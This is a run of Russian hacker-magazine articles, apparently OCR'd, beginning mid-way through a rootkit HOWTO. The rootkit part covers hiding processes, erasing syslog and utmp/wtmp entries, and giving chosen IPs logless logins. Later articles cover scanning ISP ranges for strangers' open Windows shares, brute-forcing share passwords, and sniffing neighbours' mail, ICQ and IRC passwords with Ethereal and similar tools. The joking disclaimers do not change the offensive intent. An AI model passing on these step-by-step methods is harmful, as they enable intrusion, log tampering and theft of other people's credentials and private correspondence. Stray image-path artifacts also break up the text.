Полезная ссылка:
http://www.east-ua.kharkov.ru/modules.php?op=modload&name=News&file=article&sid=176

вателя и т.д. Вот примерное содержание файла ROOTKIT_PROCESS_FILE:

0 - прячет все процессы пользователя с uid'ом 0, то есть рута (uid можешь поставить любой).
1 tty2 - скрывает терминал tty2.
2 hackprog - скрывает все процессы с названием hackprog.
3 hack - скрывает все процессы, в которых содержится слово hack, например, hacksoft, thehackd, hackdaemon (регистр имеет значение).

Еще раз повторюсь, не оставляй комментариев в файлах ROOTKIT_XXX_FILE, я пишу их тебе просто для разъяснения. И не оставляй пробелов после названий файлов и процессов. Текстовики, прописанные ROOTKIT_XXX_FILE, должны выглядеть так:

```
0 vata1
1 vata2
2 vata3
```

Где vataX, нужный файл, процесс, папка, порт, терминал и т.д.

РУЛИМ!

rshd - позволяет выполнять удаленные команды через rshd. Для этого надо знать пароль на руткит. Использование:

```
rsh -l rootkitpassword host command.
```

Пример:

```
rsh -l cerber wehackedthis.com /home/xakep/ircd/ircd -p 6667
```

Это запустит ircd на 6667 порту, если он существует в указанной директории.

ПОДТИРАЕМ ЛОГИ

sshd - теперь он стал круче! Если ты заходишь под логином rewt и используешь пароль на руткит, то логи не ведутся, а если ты заходишь через обыкновенного юзера, то логи ведутся как и прежде.
syslogd - стирает логи, в которых присутствуют слова/ip/sockets/фразы, указанные в ROOTKIT_LOG_FILE, который задается в rootkit.h. Вот примерный вид файла ROOTKIT_LOG_FILE. Заметь, что это единственный файл, где НЕ надо проставлять цифры (типы) перед тем, что надо скрыть. Тут все однотипное:

```
elvis-host.org
194.84.8.1
rshd
```

При таком содержании файла будут стираться/не писаться логи записи, в которых встречаются сочетания символов elvis-host.org, 194.84.8.1 и rshd.
tcpd - разрешает доступ с определенного хоста, заданного в фале, который указывается в параметре ROOTKIT_ADDRESS_FILE файла rootkit.h (во как мудрено высказался :)), без всякого ведения логов. Примерное содержание фала ROOTKIT_ADDRESS_FILE:


```
1 194.84.8.1
2 10.4.0.1
```

Это позволит юзерам, подконнектившимся с ip 194.84.8.1 и 10.4.0.1, залогиниться в систему без соответствующих записей в логах.

top - идентично ps.
z2 - zapper, эта программа позволяет стирать utmp/wtmp/lastlog пункты с определенным username'ом.

Ну как, научился? Не стоит благодарностей! Лучше валютой :)! На этом HOWTO подходит к концу. Спасибо за внимание, следи за обновлениями руткитов. Желаю удачи!

SHARE'МСЯ С ПИНГВИНАМИ



КАК НАЙТИ И ЗАЮЗАТЬ РАСШАРЕННЫЕ РЕСУРСЫ ИЗ-ПОД LINUX.

Ушаков Андрей aka A-nd-Y (Andy_@timus.ru)

Повсеместная распространенность виндовых машин заставляет линуксоидов изобретать средства, позволяющие взаимодействовать с виндами ее способами и по ее протоколам - ведь дядьки из Микрософта думают только о себе подобных, поэтому и приходится бедным юзерам правильной оси вертеться и подстраиваться под Винду, дабы не чувствовать себя ущемленными.

Как ты знаешь, издавна в винде практикуется такое дело, как доступные ресурсы (они же расшаренные ресурсы), с помощью которых виндовс юзеры могут без труда посредствам explorer'а использовать файлы и принтеры через сеть, так же, как будто бы они находятся на их собственном компьютере.


КТО ТАКАЯ САМБА?

На правильной оси за шары отвечает файловый сервис Samba, который позволяет пользователям Линукс взаимодействовать с виндовыми машинами по протоколу NetBIOS. Samba без труда позволяет открыть доступ для пользователей Windows к определенным директориям системы, разрешить совместное использование принтера на Винде и Линухе, а также включает клиента, который позволяет производить доступ к открытым ресурсам других машин, в том числе и виндовых.

Для тебя, куп хакер, расшаренные ресурсы будут полезны не только гигзами варезных филесов, валяющихся в локалке, но и возможностью опробовать очередной нюкер, ведь 139-й порт еще никто не отменял, а для работы по протоколу NetBIOS он должен быть открыт.

DJ, ПОСТАВЬ САМБУ!

Естественно, прежде чем что-то делать с расшаренными ресурсами тебе нужно их найти. В поставке Samba есть утилита findsmb, об использовании которой я тебе коротко расскажу. Но у тебя уже должна стоять сама Samba, либо придется ее установить.



Сканим шарез с помощью findsmb.

Сначала нужно качнуть исходники Samba (http://us1.samba.org/samba/samba.html), и проинсталлировать их. Инсталляция абсолютно стандартная: раскрывай архив и переходи во вложенную директорию source. Далее пускаешь скрипт ./configure, make, make install. Если у тебя возникнут вопросы в ходе установки, читай идущий в архиве README.

После установки тебе нужно будет привести Samba в рабочее состояние, создав файл конфигурации smb.conf (по умолчанию должен находиться по адресу /usr/local/samba/lib/smb.conf). Создание файла со всеми параметрами хорошо описано в SMB-HOWTO (http://www.linux.org.ru/books/HOWTO/SMB-HOWTO.html) и в весьма неплохом руководстве по настройке линукс сервера (http://tcb.spb.ru/other/docum/linuxsos/ch21_1.html).

ШАРИМ В ПОТЕМКАХ

Итак, Samba мы поставили, сейчас можно и посканить, что есть интересного в локалке, на предмет расшаренных ресурсов. Как я говорил, в самбу входит утилита findsmb, которая позволяет искать расшаренные ресурсы в сети. Запуск программы осуществляется командой:

```
/usr/local/samba/bin/findsmb
```

По умолчанию, если стартанули прогу без параметров, то производится сканирование твоей подсети. Чтобы производить сканирование в любой выбранной сети, Findsmb можно задать параметр - бродкаст адрес подсети.

Найденные ресурсы выводятся в виде таблицы в три столбца: IP - адрес машины, ее NetBIOS имя, а также столбец, в который выводиться информация о рабочей группе удаленной машины, операционной системе и версии файлового сервиса.

ЦЕПЛЯЕМСЯ

После того, как ресурсы найдены, можно попытаться выполнить подключение к удаленному хосту. В этом нам поможет smbclient. Запускается из той же директории, что и findsmb.

Подключаемся к шарезам.

Smbclient позволяет манипулировать файлами расшаренного ресурса. Работает он аналогично консольному ftp-клиенту. Использование smbclien не составит для тебя труда. Просмотр доступных ресурсов осуществляется следующим образом:

```
smbclient -L COMPUTER_NAME
```

Здесь опция -L задает хост машины, ресурсы на которой ты хочешь посмотреть. Если доступные ресурсы там есть, их имена будут перечислены в отдельном столбце. Чтобы подключиться к нужному ресурсу используй следующий формат команды smbclient:

```
smbclient
//COMPUTER_NAME/RESOURCE_NAME -U
USER_NAME
```

Здесь после двойного слеша идет имя машины, и имя ресурса, к которому ты подключаешься. После запроса на соединение и прохождения авторизации, ты сможешь работать с файлами также, как через консольный ftp-клиент.

Чтобы узнать доступные команды, в строке клиента набери «help» либо «?».

Ну вот, я вкратце рассказал тебе о том, как ты можешь работать с расшаренными ресурсами из-под твоей любимой оси. Возможностей у самбы еще очень много, если хочешь их изучить, покапайся в манах, да и в интернете документации по этому вопросу достаточно.

http://www.opennet.ru - здесь ты найдешь немало информации по самбе.

Не забывай, что сканить на расшаренные ресурсы могут и твою сеть или систему, поэтому позаботься о должной защите.

А НАС – LEGION! А НАС РАТЬ!

ВСЕ ЧТО ТЫ ХОТЕЛ ЗНАТЬ О ШАРАХ ПОД ВИНДЫ


OSы 4hack

.:ROm@n AKA DOceNT:.

В этом номере мы еще поговорим о сканерах расшаренных ресурсов под Вынь, с помощью которых ты можешь найти и получить доступ к чужим винчестерам. Ты можешь выбирать любой из них, так как любая из этих программ справится с поставленной задачей, были бы руки на нужном месте.

Я же по-прежнему продолжаю использовать Legion, потому что... ну, привык я к нему, и все. Так что далее я все буду объяснять на примере этой проги.

Итак, у нас имеется некая сеть или даже обычное диал-ап соединение, и тебе ужас как надо просканировать диапазон на наличие открытых для общего доступа хардов. Я не буду разбираться, зачем тебе это понадобилось (может, ты забывчивый админ :)). Также я не буду еще раз напоминать, что это нехорошее занятие, - это работа дядек в погонах. Мое дело всего лишь объяснить тебе исключительно в целях повышения обороноспособности страны теорию.



Все системы готовы к скану

Список диапазонов IP разных провайдеров легко нарыть в Инете, а еще можно натравить whois на сайт прова - сразу получишь нужную инфу.

ЧЕКАП ПЕРЕД СТАРТАП!

Прежде чем перейдем к делу, убедись, настроена ли твоя тачка на протокол NetBEUI - как известно, именно он используется для работы с общими ресурсами. Для этого открой свойства своего подключения, через которое ты будешь сканировать. Для Windows 2000/XP эти настройки находятся во вкладке "сеть" окна свойств подключения. Проверь, есть ли там следующие пункты: "NWLink IPX/SPX/NetBIOS - совместимый транспортный протокол", "NWLink NetBIOS", "Служба доступа к файлам и принтерам сетей Microsoft" и "Клиент для сетей Microsoft". Если нет, нажми "Установить" и установи, соответственно, клиент, службу и протокол. После этого может потребоваться перезагрузка.

Если у тебя Windows 9x, то все делается примерно так же, только называется несколько иначе. Там должны быть установлены протокол NetBEUI, служба доступа к файлам и принтерам и клиент для сетей Microsoft.

Когда все эти действия будут произведены, твой комп будет полностью готов к бою... за права потребителей :). Осталось только скачать и запустить Legion.


А не возбудить ли NetBEUI?

АДРЕСОК НЕ ДАШЬ?

Сканировать ты можешь как локалку, так и через диал-ап соединение, то есть абсолютно все машины, находящиеся с тобой в одной сети. Разумеется, через диал-ап скорость будет не самая лучшая, да и не покачаешь с найденного диска ничего крупногабаритного, особенно у таких же диал-апщиков. Зато если это локалка или выделенка, да еще и трафик халявный, тогда все просто супер!

Первое, что нужно указать в настройках Legion, - это скорость твоего соединения. Если у тебя модем, то в поле Connection Speed ставь скорость, с которой твое соединение работает, то есть Slower (меньше чем 28.800), 28, 56. Ну а если у тебя сеть или выделенка, ставь, соответственно, Faster. При этом сканирование пойдет довольно быстро: меньше чем за минуту можно умудриться просканировать адресное пространство от 0 до 255. Далее ставь в поле Scan Type опцию Scan Range, что позволит сканировать тебе диапазон адресов.

Теперь определимся с IP-адресами. Если ты в локалке, то, скорее всего,




А не пора ли перелезть на XPенотень?

должен знать, какие IP-адреса в ней используются, и, соответственно, в поле Scan Range задавай в качестве Start IP тот адрес, с которого начнешь сканирование (для полноты поиска задавай что-то типа xxx.xxx.0.1), а в качестве End IP - адрес, которым закончишь (что-то вроде xxx.xxx.255.255). Это, конечно, очень большой диапазон адресов, и если у тебя диал-ап, не рассчитывай быстро добраться до сладкого. В этом случае лучше вообще сканируй понемногу, небольшими сегментами. Также, используя этот метод скана, ты, хотя и не сильно, но все же уменьшаешь возможность быть замеченным и схваченным сам знаешь за что.

Стоит заметить, что программа может сканировать только сети класса C, то есть ты можешь ввести стартовый и конечный адреса с одинаковыми первыми двумя цифрами. Так что если ты решил играть по-крупному, сканируй в несколько проходов по сегментам.

Что касается сканирования диалапщиков, сидящих, например, у того же провайдера, что и ты, то тут IP-адреса можно узнать следующими способами. Обычно у провайдера есть какой-то диапазон адресов, один из которых (из тех, которые в данный момент свободны) назначается тебе при каждом дозвоне (динамический IP). Можно, конечно, арендовать у прова статический IP (тот, который не меняется при каждом дозвоне), но это актуально для выделенных



Что-то нарыли...

линий и висящих на ней серваков. Первые две группы цифр динамического IP не меняются, а вот последние две могут постоянно меняться для каждого из пользователей. В общем, достаточно посмотреть первые две группы в своем текущем IP'шнике - это и будет маска подсети твоего прова. Например, IP может быть таким: 195.120.xxx.xxx. Можешь сканировать весь этот сегмент. Практика показывает, что в очень редких случаях ты не найдешь ни одного компа с открытыми дисками и принтерами. Причем очень часто открыты как минимум на чтение даже системные диски. Я думаю, ты уже понял, что можно на них найти и скачать :). Если тебе нужно проверить, нет ли открытых дисков у какого-то конкретного человека, то достаточно узнать его IP и задать его Legion'у и как начальный, и как конечный адрес.

В ЛЕС ПО ЯГОДЫ-ГРИБЫ

В локальных сетях, в особенности в тех, которые тянет по району провайдер и подключает через себя к Инету, можно найти огромное количество компьютеров с открытыми ресурсами. Так что если ты подключен к Инету как раз таким способом, то считай, что тебе здорово повезло. Мало того, что в локалках полно ламаков, которые в результате своей неграмотности расшаривают свои диски (иногда даже системные), так некоторые даже специально открывают ресурсы для кого-нибудь из своих знакомых, а то и для всех желающих, чтобы обмениваться с ними различными файлами. Но эти перцы, как правило, осторожные и открывают только одну папку для обмена, а не весь диск. Некоторые уники даже ее паролят, что, в общем, не проблема (скоро поймешь, почему). В таких сетях можно найти много вкусностей, например, фильмы в MPEG4, MP3-файлы, дистрибутивы полезного софта, к тому же совершенно честным путем. Короче, если ты подключен в локальную сеть, то на рынок за дисками можно не ходить, главное - набраться терпения и найти общие ресурсы сканером.


Поскольку сейчас все больше юзеров ставит себе Windows XP, вероятность найти открытые ресурсы значительно повышается. Если ты еще не догоняешь, почему, то я поясню: в этой оси по умолчанию всегда открыта папка "SharedFolders", в которой есть папки "My Music", "My Pictures" и все в таком духе. Это, конечно, не великое достижение, но все же иногда некоторые ламаки засовывают туда фильмы, MP3 и прочие полезности. А это, если ты в одной сети с этим юзером и траффик у вас внутри сети бесплатный, уже представляет некоторый интерес - не все же PWL-ки и прочие файлики с паролями тырить. Также не стоит забывать и про пресловутый "net use //имя_компа/c$" или "net use //имя_компа/ipc$", а также нульсессии, которые при хорошем раскладе могут дать тебе полный доступ даже к нерасшаренному диску. Хотя это уже тема отдельной статьи, которой мы коснемся в другой раз, а пока вернемся к сканированию.

После того как сканер закончит работу, он выдаст тебе найденные ресурсы (если повезет, конечно, а то можно и ничего не найти), останется только кликнуть на любом из них, и он добавится тебе в качестве удаленной папки.

ЗАПАРОЛЕННЫЕ ДИСКИ

Кликнул ты на диск в Legion (кстати, не только в нем), а он тебе выдает, что, мол, не может этот диск быть подключен, так как он запаролен. Это тоже не проблема. Заходи на сайт sequritylab.ru и качай оттуда прогу XIntruder. Эта штука довольно быстро подберет пароль к расшаренному диску. В поле Resource введи путь к запароленному ресурсу (нечто вроде //имя_компа/имя_ресурса). Причем в качестве имени компа следует указать именно имя компа, а не его адрес. Имя можно узнать, введя в консоли команду net view [ip-адрес]. В поле IP-адрес укажи адрес компа. Далее жми Start и наблюдай, как прога подбирает пароль. Если ничего не получилось, проверь, правильно ли ты ввел все данные. Прога работает методом перебора, так что может потребоваться некоторое время, пока она проверит все возможные комбинации. Но у меня потребовалось не больше минуты(!) на подбор пароля из 4 букв, а частенько больше и не бывает.

В Windows XP вероятность найти открытые ресурсы значительно повышается, так как там по умолчанию всегда открыта папка "SharedFolders", в которой есть папки "My Musчic", "My Pictures".



Der Parol!

ВДОГОНКУ

Вот тебе все нехитрые премудрости поиска и подключения расшаренных дисков. Еще раз хочу напомнить, что мы рассказываем тебе все это только в познавательных целях, а ты решаешь сам, как тебе применять эту информацию. За ее использование на практике могут больно надавать по шаловливым ручонкам, забрать на Альфа Центавру и высосать мозг. Теоретически провайдер, если засечет процесс сканирования, имеет право отключить тебя от сети или даже, если твои действия покажутся ему слишком циничными и наглыми или на тебя будут жаловаться пользователи, сообщить куда следует. Так что, прежде чем сесть за клавиатуру и запустить сканер шар, сожги этот журнал, выдерни шнур и выдави стекло :).

sequritylab.ru - отличный сайт с большим количеством инфы, софта и эксплоитов.

OSы 4hack

ХОЧЕШЬ ЗНАТЬ, ЧТО ПРОИСХОДИТ В ЛОКАЛКЕ?


ЮЗАЕМ ПРАВИЛЬНЫЙ СНИФФЕР ДЛЯ ПРАВИЛЬНОЙ ОСИ

Ушаков Андрей aka A-nd-Y (Andy_@timus.ru)

Работая с Линухом, ты все больше убеждаешься, что эта ось идеально подходит для работы в сети. Но сетевая жизнь твоей оси, а тем более правильной, не будет полноценной без использования различных сетевых утилит.

Не хочешь оказаться на месте твоего соседа? Вдруг кто-то уже использует сниффер в твоей сети? Пора подумать о методах защиты! Пожалуй, наиболее действенным в данном случае является шифрование передаваемых данных.

Как таковым, конечно же, относится и такая полезная штука, как сниффер. Давай рассмотрим работу конкретного сниффера под Линухом. Я хочу остановиться на Ethereal и показать некоторые из его возможностей. Это отнюдь не значит, что другие снифферы не заслуживают детального рассмотрения. Просто, на мой взгляд, Ethereal сочетает в себе удобство использования графического интерфейса gtk и все качества хорошего сниффера. Ты можешь возразить, что графический интерфейс в правильной оси, да еще и для сниффера - это ацтой и что все кулхацкеры сидят только в консоли. Не буду спорить, что консоль это круто, но графический интерфейс дает свои удобные возможности в работе: относительная простота освоения программы, легкость ее использования для начинающих пользователей, более наглядное и упорядоченное представление полученной информации. Я тебя еще не убедил :)?



Красивый gtk-2 интерфейс радует глаз :)

ПОСТАВИМ И НАТЯНЕМ

Начнем с установки. Скачиваем Ethereal последней версии (на момент написания статьи таковой являлась версия 0.9.12) с сайта http://www.ethereal.com/downloads.html. Архив tar.bz2 весит около 4 мегабайт (многовато в сравнении с текстовыми снифферами, но программа стоит того). Распакуем архив:

```
bzip2 -d ethereal-0.9.12.tar.bz2
tar -xvf ethereal-0.9.12.tar
```

В директории, куда ты поместил скачанный архив, появилась дира с именем ethereal-0.9.12. Переходим в нее:

```
cd ethereal-0.9.12.
```

Набрав ls, убеждаемся, что в нашем распоряжении есть скрипт начальной конфигурации configure, куча файлов *.h и *.c и, конечно же, README.
В простейшем случае установка выглядит так:

```
./configure
make
make install
```

Для получения информации об имеющихся опциях скрипта configure набери:

```
./configure –help
```

Стоит также почитать README - там наверняка будут ответы на многие из появившихся у тебя вопросов об установке программы. Лично я выбрал опцию "–enable-gtk2" (ИМХО, покрасивее будет). На моей тачке (PIII - 800/256 ram) компиляция длилась около 10 минут, после чего я получил готовый к работе сниффер. Проверь на всякий случай, гладко ли все прошло: набери в командной строке "whereis ethereal". И если ты увидел в ответ что-то типа "/usr/local/bin/ethereal", то программа успешно установлена. Запускай Ethereal от root, иначе ничего не выйдет: интерфейс программы ты увидишь, но стартануть сниффер не удастся - изменение параметров сетевого интерфейса требует прав суперпользователя. Простейший запуск осуществляется командой "ethereal" (если директории, куда проинсталлировался Ethereal нет в твоем PATH, то пиши полный путь к программе для ее вызова).

ВНУТРИ

После запуска мы видим программу с довольно приятным интерфейсом (не зря я указал опцию "–enable-gtk2"). Рабочее окно разделено на три части по горизонтали: самая верхняя - отображает краткую информацию о пакете (порядковый номер, время, адреса отправителя и получателя, тип пакета). Второе подокно отображает информацию из заголовка пакета. Третье - сами данные пакета как в коде ASCII, так и в виде шестнадцатеричного дампа. Под окнами находится строка, позволяющая выбрать один из имеющихся фильтров для пакетов, кнопка очистки окна и строка статуса.

Главное меню программы предоставляет следующие пункты: **File** - команды общего назначения, **Edit** - параметры настройки программы, **Capture** - запуск и

Список поддерживаемых протоколов впечатляет

остановка сниффера, **Display** - опции отображения инфы, **Tools** - различные дополнительные тулзы. В меню Edit ты найдешь пункты Preferenses - здесь можно задать общие настройки программы: внешний вид, параметры сниффа, параметры протоколов. Пункты **Capture Filters** и **Display Filters** позволяют работать с фильтрами (добавлять, удалять и изменять). Думаю, с **Preferences** ты разберешься сам, а вот работу с фильтрами рассмотрим более подробно. Фильтры позволяют тебе получать только те данные, которые тебе нужны. При работе с сотнями пакетов это важно. Для начала ты должен четко знать, какая информация тебе нужна, и, в соответствии с этим, создавать собственные правила для фильтров.

УСТАНОВИМ ФИЛЬТР

Наша задача почитать почту, посмотреть, какие страницы загружал сосед, узнать его пароль на e-mail, перехватить IRC-чат и получить пассы от аськи. Ты ведь уже знаешь порты, на которых работают эти сервисы? Если нет, то быстрее бери умную книжку и просвещайся. Немного подумав :), приходим к тому, что нам нужно получать все TCP пакеты для 80, 110, 5190, 6667 портов и приходящие с них.
Приступаем к созданию фильтра. Ползи в "Edit" > "Display Filters" и жми на кнопку "Add Expressions" (добавить выражение). В появившемся окне создания фильтра в поле "Field Name" увидишь огромный список протоколов, а в подменю к выбранному протоколу дополнительные опции для фильтра. Выбираем протокол TCP в поле "Field name" (все интересующие нас пакеты относятся именно к TCP протоколу) и пункт в подменю "Source or Destination port", что значит принимать пакеты для этих портов и идущие с них. В поле "Realtion" выбираем отношения поля правила к значению, в данном случае нас интересует эквивалентность (==), и в поле "Value" пишем порт 80. После чего жмем OK, и в поле "Filter String" появляется выражение "tcp.port == 80", это простейшее выражение для фильтра. Для остальных портов можешь проделать такие же действия либо просто руками написать аналогичные выражения, объединяя их логическим оператором and (&&). В результате получаем правило:


```
tcp.port == 80 && tcp.port == 110 && tcp.port == 5190 && tcp.port == 6667.
```

Называем его, например, lansnifrules и жмем "Создать". Правило готово.

МОЕМ ЗОЛОТИШКО

Возвращаемся к основному рабочему окну программы. Выбираем созданный фильтр, пускаем снифер через "Capture" > "Start" и идем пить пиво, оставив снифер делать свое злобное дело :).
После старта появляется информационное окошко, которое отображает процентное соотношение пакетов от различных протоколов, обработанных снифером.
Через пару часов снифер можно выключить и заняться изучением полученных данных. Как я уже писал, в верхнем окне видим краткую инфу о пакете, в среднем - подробный заголовок пакета, а внизу - его данные.
Конечно, можно вручную изучать все пакеты в поисках нужной информации, но мы поступим умнее, тем более что для этого в Ethereal предусмотрено очень удобное средство: выбери в списке пакет определенного типа, например, POP, и в мышином меню - команду "Follow TCP STREAM". В результате в новом открывшемся окне ты получишь абсолютно целые письма со всеми заголовками и содержанием, которые можно с легкостью читать, а также ход сессии общения с сервером в виде telnet команд, среди которых ты, конечно же, увидишь и пароли.
Так же дела обстоят с html страницами и IRC мессагами. С аськой посложнее: даже объединяя все захваченные пакеты, читать что-либо вразумительное не удается, лишь отдельные обрывки - сказываются особенности протокола.
Ethereal корректно отображает только koi8-r, так что, если хочешь читать что-то в cp1251, придется подумать о перекодировке. Хотя это не составит для тебя труда - в простейшем случае можно воспользоваться текстовым редактором с поддержкой нескольких кодировок или браузером.
К сожалению, в Ethereal отсутствует возможность автоматизированного выдирания паролей и логинов из пакета, так что придется поковыряться самому. Опция выдирания паролей отлично реализована в Ettercap, что в очередной раз говорит, что в одну программу невозможно впихнуть все возможности, что-то будет хуже, что-то лучше, чем в других. Поэтому используй программы комплексно.
Ну вот, ты уже имеешь все пароли от почты, стянул все шестизначки в твоей сетке, в курсе личной жизни соседей :). Ты, конечно, крут, но не забывай, законы еще никто не отменял, в том числе и статью о незаконном доступе к чужой информации.
Естественно, возможности Ethereal не ограничиваются рассмотренными мною. С помощью этого замечательного снифера можно узнать еще много интересного о жизни твоей сети.
Все в твоих руках, дерзай!

Если письма передавались в кодировке koi8-r, то их чтение не вызовет никаких проблем



В ethereal встроено очень удобное средство для создания выражений фильтров

Есть мнение, что снифер нельзя обнаружить. В определенной степени оно ошибочно. В некоторых режимах снифер проявляет сетевую активность, поэтому есть шанс его обнаружения. Все зависит от уровня админов твоего провайдера.

Почитай Linux Administration's Security Guide (http://www.lrn.ru/index.php?module=library&action=show&docid=193&part=1809) - в этом руководстве ты найдешь множество полезной информации по защите и анализу сетей.

НЮХАЧИ, К БОЮ!

ТЕСТИРУЕМ СНИФФЕРЫ ПОД WINDOWS

Kirion (Kirion@winfo.org)

"The lord of the (token) Ring (the fellowship of the packet)": "One ring to link them all, One ring to ping them, One ring to bring them all and in the darkness sniff them" :). Copyright by составители мануала Ettercap :).

Итак, снифферы для боевого задания мы уже выбрали. Осталось только прослушать брифинг перед миссией и в бой!

БРИФИНГ


Бойцы! Нам вручено современное и очень мощное оружие под названием Сниффер. Оно позволяет перехватывать всю информацию в сегменте сети, к которому вы подключитесь. Принцип его действия таков: переведя коммуникаторы в беспорядочный (promiscuous) режим (что позволяет принимать сообщения для всех узлов сегмента), он фильтрует полученную информацию, анализирует и выдает в значимом виде. Наиболее продвинутые модели могут использоваться в среде, охраняемой выключателем (switch). Выключатель передает секретные пакеты только на тот узел, которому он непосредственно предназначен, отсекая, таким образом, сегменты сети. Но, использовав специальные заряды для заражения таблиц адресов выключателя (ARP poison routing), мы можем изменить пути следования информации, пропуская пакеты определенного узла через себя. Более того, некоторые армейские заводы заявили, что их снифферы обладают возможностью перехватывать и расшифровывать пакеты с меткой "Совершенно секретно". Нам предстоит проверить эти заявления, грозящие хаосом и анархией. Кроме того, основной боевой задачей является перехват пакетов, переданных по известным протоколам: е-мыл, ай-си-кью, ай-эр-си (черт их побрал, не могут по-человечески назвать :)) и аш-ти-ти-пи. По результатам учений, а также личного опроса бойцов будут определены заводы, с которыми будут подписаны договоры (ну это мы еще посмотрим :)) на поставку вооружения. Вольно!

На void.ru есть несколько интересных материалов про снифферы. Линки найдешь сам :).

Е-МЫЛ

Ну что, прослушал речь прапорщика :). Тогда приступаем к делу. Начнем с самого легкого и часто встречающегося - перехвата паролей от почты. Я лично читать чужую почту не люблю и перехватывал почту только однажды. Как часто бывает в таких случаях - из ревности :). Что мне было нужно узнать, не узнал, зато прочитал много тупых женских сплетен :). Ладно, настраивай фильтры на почту (это, скорее всего, порты 25-й, 110-й, 119-й и 143-й, но основной порт - 110-й, это POP3). Ну что же, все снифферы справились с этой задачей. Удобнее всего было, конечно же, в Cain (там все просто, не нужно даже содержимое пакетов смотреть) и Ettercap (если в настройках разобраться). CommView же начинает разочаровывать - слишком уж неудобно переходить от одного пакета к другому. Приблизительно так же и в Ethereal. Первые несколько пассов уже у нас в руках :).

Мдя, ну и где тут пароль?



А, вот он!

ТЕТЯ АСЯ

